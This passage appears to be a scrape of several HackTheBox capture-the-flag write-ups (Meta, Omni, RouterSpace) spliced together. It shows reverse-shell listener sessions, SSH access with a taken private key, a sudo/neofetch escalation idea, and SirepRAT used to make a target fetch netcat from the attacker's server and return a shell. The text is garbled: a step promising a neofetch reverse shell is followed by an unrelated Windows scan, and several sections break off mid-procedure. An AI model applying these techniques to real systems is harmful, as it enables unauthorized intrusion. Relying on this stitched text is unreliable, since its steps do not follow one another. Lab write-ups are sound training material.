┌──(root💀kali)-[~/hackthebox/machine/meta] └─# nc -lvp 9001 130 ⨯ Ncat: Version 7.92 ( https://nmap.org/ncat ) Ncat: Listening on :::9001 Ncat: Listening on 0.0.0.0:9001 Ncat: Connection from 10.10.11.140. Ncat: Connection from 10.10.11.140:54114. /bin/sh: 0: can't access tty; job control turned off $ id uid=33(www-data) gid=33(www-data) groups=33(www-data) $ whoami www-data $ python -c 'import pty; pty.spawn("/bin/bash")' /bin/sh: 3: python: not found $ python3 -c 'import pty; pty.spawn("/bin/bash")' bash-5.0$ id id uid=33(www-data) gid=33(www-data) groups=33(www-data) bash-5.0$ cd /home cd /home lsbash-5.0$ ls thomas bash-5.0$ cd thomas cd thomas bash-5.0$ ls ls user.txt bash-5.0$ cat user.txt cat user.txt cat: user.txt: Permission denied
User own
We have a user called thomas that we need to try exploit. There is a cron job that runs an image convert script. Most of the binaries used for this are found in /usr/local/bin such as convert. We also have a script containing the following:

┌──(root💀kali)-[~/hackthebox/machine/meta] └─# chmod 600 id_rsa ┌──(root💀kali)-[~/hackthebox/machine/meta] └─# ssh thomas@artcorp.htb -i id_rsa Linux meta 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Last login: Sun Jan 23 07:54:28 2022 from 10.10.14.8 -bash-5.0$ id uid=1000(thomas) gid=1000(thomas) groups=1000(thomas) -bash-5.0$ whoami thomas -bash-5.0$ cat user.txt 997f481194ea9c17c5d4a015cfca3b7c
Root own
We have a /etc/sudoers entry that allows us to run neofetch:
1 2 3 4 5 6 7
-bash-5.0$ sudo -l Matching Defaults entries for thomas on meta: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, env_keep+=XDG_CONFIG_HOME
User thomas may run the following commands on meta: (root) NOPASSWD: /usr/bin/neofetch \"\"
This is pretty easy to exploit, we search on GTFOBins neofetch exploits and we find this:
gtfobins - neofetch
We have an interesting entry regarding env_keep. We do have a neofetch config in our home dir but this isn’t touched.
1 2 3 4
-bash-5.0$ pwd /home/thomas/.config/neofetch -bash-5.0$ ls config.conf
We can edit this config to try set the LFILE environment variable but due to how this is setup in the cron entry, we can’t use it. I had a different idea. We can set our own config path to the one in ~/.config using:
1
-bash-5.0$ export XDG_CONFIG_HOME="$HOME/.config"

We change our currrent neofetch config to include a reverse shell:
root@kali:~# nmap -sV -p- -v --min-rate=10000 10.10.10.204 PORT STATE SERVICE VERSION 135/tcp open msrpc Microsoft Windows RPC 5985/tcp open upnp Microsoft IIS httpd 8080/tcp open upnp Microsoft IIS httpd 29817/tcp open unknown 29819/tcp open arcserve ARCserve Discovery 29820/tcp open unknown 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port29820-TCP:V=7.80%I=7%D=8/27%Time=5F4865C5%P=x86_64-pc-linux-gnu%r(N SF:ULL,10,"\*LY\xa5\xfb`\x04G\xa9m\x1c\xc9}\xc8O\x12")%r(GenericLines,10," SF:\*LY\xa5\xfb`\x04G\xa9m\x1c\xc9}\xc8O\x12")%r(Help,10,"\*LY\xa5\xfb`\x0 SF:4G\xa9m\x1c\xc9}\xc8O\x12"); Service Info: Host: PING; OS: Windows; CPE: cpe:/o:microsoft:windows

access port 8080,it needs a Login ID:Password
from “Windows Device Portal” we know this Box is an IOT box,we can use help of SafeBreach-Lab’s SirepRAT
SirepRAT has a functionality which lets us run Arbitrary Program. That means we could run cmd.exe and call in powershell and download a file via the Invoke-WebRequest cmdlet.
download SirepRAT
Download Windows Netcat-Binary-64-bit
Extract it and start SimpleHTTPServer on the same directory.
1 2 3 4 5
C:\Users\Administrator\Desktop\hack the box靶机渗透\doing\machine\Omni>python -m SimpleHTTPServer 82 Serving HTTP on 0.0.0.0 port 82 ... 10.10.14.15 - - [28/Aug/2020 10:58:17] "GET / HTTP/1.1" 200 - 10.10.14.15 - - [28/Aug/2020 10:58:17] code 404, message File not found 10.10.14.15 - - [28/Aug/2020 10:58:17] "GET /favicon.ico HTTP/1.1" 404 -
now run SirepRAT. Get inside SirepRAT directory and run
successfully excecute this script, if failed please try it multi times
and we get a shell back
1 2 3 4 5 6 7 8 9 10 11 12 13
C:\Users\Administrator\Desktop\hack the box靶机渗透\doing\machine\Omni>nc64.exe -lvp 1234 listening on [any] 1234 ... 10.10.10.204: inverse host lookup failed: h_errno 11004: NO_DATA connect to [10.10.14.15] from (UNKNOWN) [10.10.10.204] 49671: NO_DATA Windows PowerShell Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\windows\system32> pwd pwd
Path ---- C:\windows\system32

an’t use whoami, but we could use $env:UserName to know the Username.
OS: Linux Difficulty: Easy Points: 20 Release: 26 Feb 2022 IP: 10.10.11.148
Enumeration
NMAP
1 2 3 4 5
┌──(root💀kali)-[~/hackthebox/machine/routerspace] └─# nmap -sV -v -p- -Pn --min-rate=10000 10.10.11.148 PORT STATE SERVICE VERSION 22/tcp open ssh (protocol 2.0) 80/tcp open http
we don’t find any thing interesting on port or main page…
but we find a place to download a apk
1
wget http://routerspace.htb/RouterSpace.apk
way1 to solve apk (static)
The obvious route is to look at the apk provided to us by clicking download in the top right. We can decompile this into it’s respective source code and take a look around. We use apktool for this:
1
apktool d RouterSpace.apk
We can also use online decompilers:
1
http://www.javadecompilers.com/apk

Looking into the certificate on the apk we see there’s a domain listed:

System information as of Wed 02 Mar 2022 12:18:08 PM UTC
System load: 0.0 Usage of /: 70.8% of 3.49GB Memory usage: 29% Swap usage: 0% Processes: 215 Users logged in: 0 IPv4 address for eth0: 10.10.11.148 IPv6 address for eth0: dead:beef::250:56ff:feb9:4218
80 updates can be applied immediately. 31 of these updates are standard security updates. To see these additional updates run: apt list --upgradable
The list of available updates is more than a week old. To check for new updates run: sudo apt update Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Wed Mar 2 07:28:02 2022 from 10.10.14.10 paul@routerspace:~$ id uid=1001(paul) gid=1001(paul) groups=1001(paul) paul@routerspace:~$ whoami paul paul@routerspace:~$ cat user.txt 0d729d90407e80b1ea452738901b01db
way2 to solve apk (dynamic)
just install an Android emulator, and install the apk
and install burp cert in the Android emulator
